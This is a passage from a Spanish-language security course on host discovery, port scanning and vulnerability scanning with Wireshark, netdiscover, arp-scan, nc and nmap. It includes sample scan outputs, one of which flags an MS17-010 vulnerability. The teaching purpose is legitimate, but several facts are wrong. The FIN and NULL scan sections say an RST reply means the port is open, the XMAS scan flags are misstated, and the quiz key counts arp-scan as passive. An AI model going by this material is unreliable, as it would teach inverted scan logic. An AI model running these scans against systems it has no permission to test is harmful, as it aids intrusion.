592	41.828008230	Avaya_01:bc:32	Broadcast	ARP	64	Who has 172.23.178.4? Tell 0.0.0.0
595	41.944594470	HewlettP_d5:74:57	Broadcast	ARP	64	Who has 172.23.171.254? Tell 172.23.170.205
605	44.243427396	Grandstr_66:66:02	Broadcast	ARP	64	Who has 172.23.179.254? Tell 172.23.178.2
606	44.271156845	Grandstr_66:66:02	Broadcast	ARP	64	Who has 172.23.178.2? Tell 0.0.0.0
615	45.831313224	Avaya_8b:ef:4c	Broadcast	ARP	64	Who has 172.23.179.254? Tell 172.23.179.93
618	46.384975185	Avaya_8b:ef:4c	Broadcast	ARP	64	Who has 172.23.179.93? Tell 0.0.0.0
620	46.810047370	Avaya_01:bc:32	Broadcast	ARP	64	Who has 172.23.178.4? Tell 0.0.0.0

► Frame 595: 64 bytes on wire (480 bits), 64 bytes captured (480 bits) on interface 0
 ► Ethernet II, Src: HewlettP_d5:74:57 (9c:8e:99:d5:74:57), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ▾ Address Resolution Protocol (request)
 Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: request (1)
 Sender MAC address: HewlettP_d5:74:57 (9c:8e:99:d5:74:57)
 Sender IP address: 172.23.170.205
 Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
 Target IP address: 172.23.171.254

Sergio Romero Redondo. *wireshark (elaboración propia)* ([CC0](#))

netdiscover

La herramienta net discover permite el descubrimiento de equipos remotos mediante mensajes broadcast de tipo ARP Discovery (como los vistos en wireshark). Esta herramienta recopila información de las direcciones IP observadas mediante la monitorización del tráfico ARP de tipo broadcast y te indica las direcciones IP observadas.

Dado el funcionamiento del protocolo, es una técnica que únicamente suele funcionar desde una perspectiva de escaneo interno.

```
netdiscover -i eth0
```

Currently scanning: Finished! Screen View: Unique Hosts					
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 84					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
10.211.55.1	00:1c:42:00:00:18	1	42	Parallels, Inc.	
10.211.55.2	00:1c:42:00:00:08	1	42	Parallels, Inc.	

Sergio Romero Redondo. *netdiscover (elaboración propia)* ([CC0](#))

arp-scan

Permite el descubrimiento de equipos remotos mediante mensajes broadcast de tipo ARP discovery, permite indicar la interfaz de red desde dónde se quiere realizar el escaneo.

Las consultas de tipo “ARP Discovery”, consiste realizar una petición de consulta ARP, en todo el dominio de broadcast, si alguien tiene asignada una dirección IP en concreto. Si alguno de los equipos tiene asignada la dirección IP solicitada, le responde al equipo que realizó la consulta.

Dado el funcionamiento del protocolo, es una técnica que únicamente suele funcionar desde una perspectiva de escaneo interna.

```
arp-scan red_a_escanear
```

```
arp-scan 10.211.55.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.211.55.1      00:1c:42:00:00:18      Parallels, Inc.
10.211.55.2      00:1c:42:00:00:08      Parallels, Inc.

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.330 seconds (109.87 hosts/sec). 2 responded
```

Sergio Romero Redondo. [arp-scan](#) ([CCO](#))

nmap como escáner de red

La herramienta nmap puede ser utilizada en los tres tipos de categorías de escaneo (Escaneo de red, escaneo de servicios y escaneo de vulnerabilidades), en este caso particular veremos su uso como escáner de red.

Podemos utilizar nmap para poder realizar escaneos de una red objetivo, con la finalidad de comprobar los equipos activos en la red y la dirección IP que tienen asignada.

De esta manera, es necesario conocer el direccionamiento de red sobre el que queremos realizar la consulta (netdiscover o wireshark pueden ayudarnos a obtener esta información).

Además, nmap soporta el uso de dos protocolos para realizar las tareas de escaneo y descubrimiento, el protocolo ARP y el protocolo ICMP.

Para indicar que nmap realice un escaneo de red haciendo uso del protocolo ARP se ha de utilizar el operador **-PR**.

```
nmap -PR 192.168.0.*
```

Por otro lado, también es posible realizar un escaneo utilizando el protocolo ICMP con el operador `-sP` de nmap.

```
nmap -sP 192.168.0.*
```

Autoevaluación

Indica cuáles de las siguientes herramientas realizan un descubrimiento o escaneo de los host de la red de una manera totalmente pasiva. Es decir, entre sus opciones de descubrimiento no existe la posibilidad de realizar un escaneo de manera activa.

Wireshark

netdiscover

nmap

arp-scan

[Mostrar retroalimentación](#)

Solución

1. Correcto
2. Correcto
3. Incorrecto
4. Correcto

2.3.- Escaneo de servicios.


Escaneo de servicios

Una vez tenemos recopiladas las direcciones IP de los host que se encuentran en el alcance de las pruebas, el siguiente paso es poder comprobar los servicios que se encuentra prestando cada equipo, el puerto TCP o UDP en el que se encuentra activo cada servicio así como la versión de los mismos.

Como veremos más adelante, existen distintas técnicas para realizar enumeración de puertos TCP, esto es debido a que pueden existir protecciones de seguridad en la red, como firewalls, que limiten el acceso a los servicios según el origen de las peticiones.

La herramienta principal para realizar la enumeración de puertos y servicios es nmap, aunque también se puede utilizar su versión gráfica Zenmap o incluso nc. Aunque nc no ofrece la versatilidad y la potencia de nmap hay que conocer su uso dado que en ocasiones puede suceder que hayamos accedido a un sistema en la organización que no disponga de nmap y deseamos realizar un escaneo de puertos a otras redes a las que no tenemos acceso.

A continuación, se introducen varias herramientas de escaneo de servicios así como su uso básico y que tipo de información son capaces de obtener.



[eucalyp \(CC BY-SA\)](#)

nc (netcat)

También conocido como netcat, nc es una herramienta de red que permite, a través de intérprete de comandos y con una sintaxis sencilla, abrir puertos TCP/UDP en un HOST (quedando netcat a la escucha), asociar una shell a un puerto en concreto (para conectarse por ejemplo a MS-DOS o al intérprete bash de Linux remotamente) y forzar conexiones UDP/TCP (útil por ejemplo para realizar rastreos de puertos o realizar transferencias de archivos bit a bit entre dos equipos). Posteriormente fue portada a Windows y Mac OS X entre otras plataformas.

Para poder realizar la conexión simplemente habrá que indicar la dirección IP y el puerto al que se ha de conectar.

```
nc dirección_ip puerto
```

Una vez realizada la conexión, si queremos que el servidor devuelva el banner del servicio habrá que transmitir datos con la conexión establecida.

En caso de no especificar ninguna opción la comunicación se establecerá mediante el protocolo de transporte TCP. En caso de querer realizar la comunicación sobre un puerto UDP, habrá que especificar el operador **-u**.

```
nc -u dirección_ip puerto
```

También se puede indicar un rango de puertos sobre los que realizar la conexión y nc intentará la conexión a cada puerto mostrando los puertos que se encuentran accesibles.

```
nc -zv dirección_ip pto_inicial – pto_final
```

nmap

nmap es una herramienta de red que nos ayuda a extraer información en las tres tipologías de escaneo (escaneo de red, escaneo de servicios y escaneo de vulnerabilidades). En este caso se introducirá su uso para el escaneo de servicios. El objetivo es localizar los puertos que se encuentren abiertos en el sistema remoto, ya sea mediante el protocolo TCP o el protocolo UDP, y averiguar el servicio que se encuentra publicado en cada puerto, el software utilizado para proporcionar dicho servicio y su versión.

Para realizar esta tarea se consulta a cada puerto (TCP o UDP) de un determinado rango para comprobar si el puerto se encuentra cerrado, o por el contrario está abierto y con un determinado servicio publicado.

Dado que en la red auditada pueden existir protecciones a nivel de red (como los firewalls) que protegen dichos servicios, se pueden utilizar varias técnicas de escaneo distintas que localizan si un puerto se encuentra abierto. Por ejemplo, en el protocolo TCP se puede abusar del mecanismo “three way handshake” necesario para establecer la comunicación.

```
nmap -Pn [IP/rango] –p [puerto/rango] -sT
```

```
nmap -Pn 192.168.1.1 -sT

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 21:58 CEST
Nmap scan report for 192.168.1.1
Host is up (0.015s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE
21/tcp    filtered  ftp
22/tcp    open     ssh
23/tcp    filtered  telnet
80/tcp    open     http
443/tcp   open     https

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
```

Sergio Romero Redondo. *nmap escaneo TCP (elaboración propia)* ([CCO](#))

Además de averiguar si un puerto determinado se encuentra abierto en el sistema remoto, también es necesario conocer el servicio concreto que se encuentra activo en ese puerto, así como el software utilizado y la versión del mismo (Por ejemplo Microsoft IIS como servidor web). De esta manera podremos tener una visión más exhaustiva de los servicios que operan en cada sistema remoto y hacernos una idea de la función de dicho equipo en la infraestructura. Por otro lado, conocer el tipo y versión del software nos ayuda a localizar vulnerabilidades en el sistema remoto que se produzcan en la versión concreta del software utilizado.

Para poder localizar el tipo y versión del software de un determinado servicio se utiliza la técnica de “banner grabbing”. Esta técnica se basa en observar la información devuelta por cada aplicación remota al establecer una comunicación activa. La mayoría de servicios en su configuración predeterminada muestran, como mínimo, el tipo y la versión del software en ejecución. Para poder ejecutar esta técnica a través de la herramienta nmap se ha de realizar un escaneo TCP (Full scan o Stealth scan) o UDP y añadir el operador **-sV** (Service Version) para que nmap solicite el banner del servicio, lo compruebe en su base de datos y nos diga el software utilizado y su versión exacta (en ocasiones versión aproximada)

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap [IP/rango] -p [puerto/rango] -sV
```

```
nmap -Pn 192.168.1.1 -sV
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:39 CEST
Nmap scan report for 192.168.1.1
Host is up (0.024s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open     ssh      Dropbear sshd 2014.66 (protocol 2.0)
23/tcp    filtered telnet
80/tcp    open     http    micro_httpd
443/tcp   open     ssl/http micro_httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.93 seconds
```

Sergio Romero Redondo. *nmap versión de servicios (elaboración propia)* ([CCO](#))

Por otro lado, nmap dispone de una serie de scripts para poder realizar otro tipo de consultas sobre el objetivo. Estos scripts se encuentran separados por categorías, existe una categoría llamada “version” que realiza ciertas tareas adicionales de descubrimiento, limitados a ciertos servicios.

El comando de nmap utilizado para invocar todos los scripts englobados en la categoría versión es el siguiente:

```
nmap [IP/rango] -p [puerto/rango] --script "version"
```

```
nmap -Pn 192.168.1.1 --script "version"
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 01:14 CEST
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE
21/tcp    filtered  ftp
22/tcp    open     ssh
23/tcp    filtered telnet
80/tcp    open     http
|_http-server-header: micro_httpd
443/tcp   open     https
|_http-server-header: micro_httpd

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds
```

Sergio Romero Redondo. *nmap script version (elaboración propia)* ([CCO](#))

Otro operador alternativo a `-sV` y más completo, es el operador `-A`, que además de realizar un descubrimiento de las versiones del servicio, también realiza detección del Sistema Operativo realiza un traceroute a la máquina y lanza scripts de recopilación de información más específicos por cada puerto abierto.

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap [IP/rango] -p [puerto/rango] -A
```

```

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:40 CEST
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open     ssh      Dropbear sshd 2014.66 (protocol 2.0)
23/tcp    filtered  telnet
80/tcp    open     http    micro_httpd
|_http-server-header: micro_httpd
|_http-title: 
443/tcp   open     ssl/http micro_httpd
|_ssl-cert: Subject: 
| CountryName=PL
| Not valid before: 2015-09-22T06:17:02
|_Not valid after:  2025-09-19T06:17:02
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (94%)
OS CPE: cpe:/h:fortinet:fortigate_200b
Aggressive OS guesses: Fortinet FortiGate 200B firewall (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Sergio Romero Redondo. *nmap versión de servicios extendida (elaboración propia)* ([CCO](#))

Tipos de escaneo en nmap


Dado que en la red auditada pueden existir protecciones a nivel de red (como los firewalls) que protejan dichos servicios, se pueden utilizar varias técnicas de escaneo distintas que localizan si un puerto se encuentra abierto. Por ejemplo, en el protocolo TCP se puede abusar del mecanismo “three way handshake” necesario para establecer la comunicación.

A continuación, se enumeran las distintas técnicas disponibles para el escaneo de puertos utilizando la herramienta nmap.

TCP Connect (Full open scan)

Es la técnica de escaneo de puertos por defecto en nmap. Intenta realizar una conexión completa mediante el establecimiento del “three way handshake”. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado:

- ✓ **Se recibe SYN/ACK:** El puerto se encuentra abierto.
- ✓ **Se recibe RST:** El puerto se encuentra cerrado.



Sergio Romero Redondo. *nmap diagram TCP (elaboración propia)* ([CC0](#))

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap -sT [IP/rango] -p [puerto/rango]
```

```

nmap -Pn 192.168.1.1 -sT
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 21:58 CEST
Nmap scan report for 192.168.1.1
Host is up (0.015s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    open       ssh
23/tcp    filtered  telnet
80/tcp    open       http
443/tcp   open       https


Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
  
```

Sergio Romero Redondo. *nmap scan TCP (elaboración propia)* ([CC0](#))

Stealth scan (Half open scan)

Esta técnica intenta realizar una conexión TCP mediante el establecimiento del “three way handshake”, pero no llega a completarla, enviando un “reset” al puerto consultado en caso de que responda. La única ventaja con respecto a la técnica anterior es que al no completar el “three way handshake” el escaneo es más rápido. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado:

- ✓ **Se recibe SYN/ACK:** El puerto se encuentra abierto.
- ✓ **Se recibe RST:** El puerto se encuentra cerrado.
- ✓ **Sin respuesta o error ICMP no alcanzable:** El puerto se encuentra filtrado.



Sergio Romero Redondo. *nmap diagram Stealth (elaboración propia)* ([CC0](#))

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap -sS [IP/rango] -p [puerto/rango]
```

```

nmap -Pn 192.168.1.1 -sS
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:50 CEST
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    open       ssh
23/tcp    filtered  telnet
80/tcp    open       http
443/tcp   open       https
  
```

Sergio Romero Redondo. *nmap scan Stealth (elaboración propia)* ([CC0](#))

FIN scan (Inverse TCP flag scan)

Esta técnica sólo envía un segmento TCP con el flag FIN. La ventaja principal de este tipo de escaneo es que puedes conocer si un determinado puerto se encuentra abierto aunque exista un firewall que esté protegiendo las conexiones contra el activo auditado. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado:

- ✓ Se recibe RST: El puerto se encuentra abierto.
- ✓ Sin respuesta: El puerto se encuentra cerrado.



Sergio Romero Redondo. *nmap diagram FIN (elaboración propia)* ([CC0](#))

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap -sF [IP/rango] -p [puerto/rango]
```

```

nmap -Pn 10.211.55.2 -sF
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:04 CEST
Nmap scan report for 10.211.55.2
Host is up (0.00023s latency).
Not shown: 999 closed ports
PORT      STATE          SERVICE
4443/tcp  open|filtered  pharos
MAC Address: 00:1C:42:00:00:08 (Parallels)

Nmap done: 1 IP address (1 host up) scanned in 20.44 seconds
  
```


Sergio Romero Redondo. *nmap scan FIN (elaboración propia)* ([CC0](#))

XMAS scan (All TCP flag scan)

Esta técnica sólo envía un segmento TCP con los siguientes flags activos ACK, RST, SYN, URG y PSH. La ventaja principal de este tipo de escaneo es que puedes conocer si un determinado puerto se encuentra abierto aunque exista un firewall que esté protegiendo las conexiones contra el activo auditado.

Por contrapartida, esta técnica sólo funciona en sistemas remotos UNIX. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado:

- ✓ Se recibe RST: El puerto se encuentra cerrado.
- ✓ Sin respuesta: El puerto se encuentra abierto.



Sergio Romero Redondo. *nmap diagram XMAS (elaboración propia)* ([CC0](#))

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap -sX [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 10.211.55.2 -sX
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:55 CEST
Nmap scan report for 10.211.55.2
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE          SERVICE
4443/tcp  open|filtered  pharos
MAC Address: 00:1C:42:00:00:08 (Parallels)


Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
```

Sergio Romero Redondo. *nmap scan XMAS (elaboración propia)* ([CC0](#))

NULL scan (null TCP flag scan)

Esta técnica envía un segmento TCP sin ningún flag activado. La ventaja principal de este tipo de escaneo es que es que puedes conocer si un determinado puerto se encuentra abierto aunque exista un firewall que esté protegiendo las conexiones contra el activo auditado. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado:

- ✓ **Se recibe RST**: El puerto se encuentra abierto.
- ✓ **Sin respuesta**: El puerto se encuentra cerrado.



Sergio Romero Redondo. *nmap diagram NULL (elaboración propia) (CC0)*

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap -sN [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 10.211.55.2 -sN
Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:09 CEST
Nmap scan report for 10.211.55.2
Host is up (0.000041s latency).
All 1000 scanned ports on 10.211.55.2 are open|filtered (504) or closed (496)
MAC Address: 00:1C:42:00:00:08 (Parallels)


Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
```

Sergio Romero Redondo. *nmap scan NULL (CC0)*

UDP scan

Esta técnica se utiliza para comprobar si un determinado puerto UDP se encuentra abierto en el sistema remoto. Para ello, se envía un datagrama UDP. Dado que el protocolo UDP no está orientado a la conexión lo normal es que si un puerto se encuentra abierto no envíe ningún tipo de respuesta al origen de la consulta. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado.

- ✓ **Se recibe Error ICMP no alcanzable (tipo 3 código 3):** El puerto se encuentra cerrado.
- ✓ **Se recibe Error ICMP (tipo 3 código 1, 2, 9, 10 o 13):** El puerto se encuentra filtrado.
- ✓ **Sin respuesta:** El puerto se encuentra abierto o filtrado.



Sergio Romero Redondo. *nmap diagram UDP (elaboración propia)* (CC0)

El comando de nmap utilizado para realizar la técnica es el siguiente:

```
nmap -sU [IP/rango] -p [puerto/rango]
```

```

└─ nmap -Pn 192.168.1.1 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:44 CEST
Nmap scan report for 192.168.1.1
Host is up.
PORT      STATE            SERVICE
53/udp    open|filtered  domain

Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds
└─ root at kalipo in ~ using
  └─ nmap -Pn 192.168.1.250 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:46 CEST
Nmap scan report for xbmc2.localdomain (192.168.1.250)
Host is up (0.0011s latency).
PORT      STATE            SERVICE
53/udp    closed          domain

```


Sergio Romero Redondo. *nmap scan UDP (elaboración propia)* (CC0)

2.4.- Escaneo de vulnerabilidades.

Escaneo de vulnerabilidades

Después de haber localizado los servicios expuestos en los sistemas remotos, el software y la versión exacta de los mismos, es posible hacer una búsqueda para localizar posibles vulnerabilidades que se encontrasen presentes en esas versiones concretas.

Además del uso de otras técnicas y herramientas, se puede utilizar la herramienta nmap para realizar un escaneo de vulnerabilidades. Para realizar esta tarea, nmap se apoya en los scripts de la categoría "**vuln**" que disponga.



[eucalyp \(CC BY-SA\)](#)

Scripts de detección de vulnerabilidades

Existen ciertos scripts en nmap que buscan ciertas vulnerabilidades muy concretas de las versiones de algunos servicios. Dado que todos estos scripts se engloban bajo la categoría "vuln" podemos indicar a nmap que utilice todos los scripts que se encuentren catalogados en este grupo. Cabe destacar que el script comprueba las posibles vulnerabilidades existentes en base a la versión del software utilizado para ejecutar el servicio, de esta manera, siempre hay que forzar la enumeración de los servicios de nmap con el operador `-sV`. En caso contrario, el script no tendrá información del software utilizado en el servicio y no podrá mapear las posibles vulnerabilidades.

```
nmap 192.168.1.1 -sV --script vuln
```

Proyecto vulscan

Proyecto que utiliza nmap para realizar una búsqueda de posibles vulnerabilidades existentes en los sistemas basándose en la versión de los servicios localizados en el sistema remoto. Se apoya en un script nse y una base de datos de vulnerabilidades locales para detectar los servicios vulnerables. Se puede acceder al proyecto vulscan desde su repositorio de github [vulscan](#). Al igual que en el caso anterior, el script comprueba las posibles vulnerabilidades existentes en base a la versión del software utilizado para ejecutar el servicio, de esta manera, siempre hay que forzar la enumeración de los servicios de nmap con el operador `-sV`. En caso

contrario, el script no tendrá información del software utilizado en el servicio y no podrá mapear las posibles vulnerabilidades.

Una vez instalado se invoca como un script de nmap

```
nmap 192.168.1.1 -sV --script vulscan/vulscan.nse
```

```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.77 seconds

(kali㉿kali) [~]
$ nmap 10.0.2.7 -p 445 --open -sV --script vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 03:33 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00049s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: WIN-7SP1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wanna
crypt-attacks/
|_   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
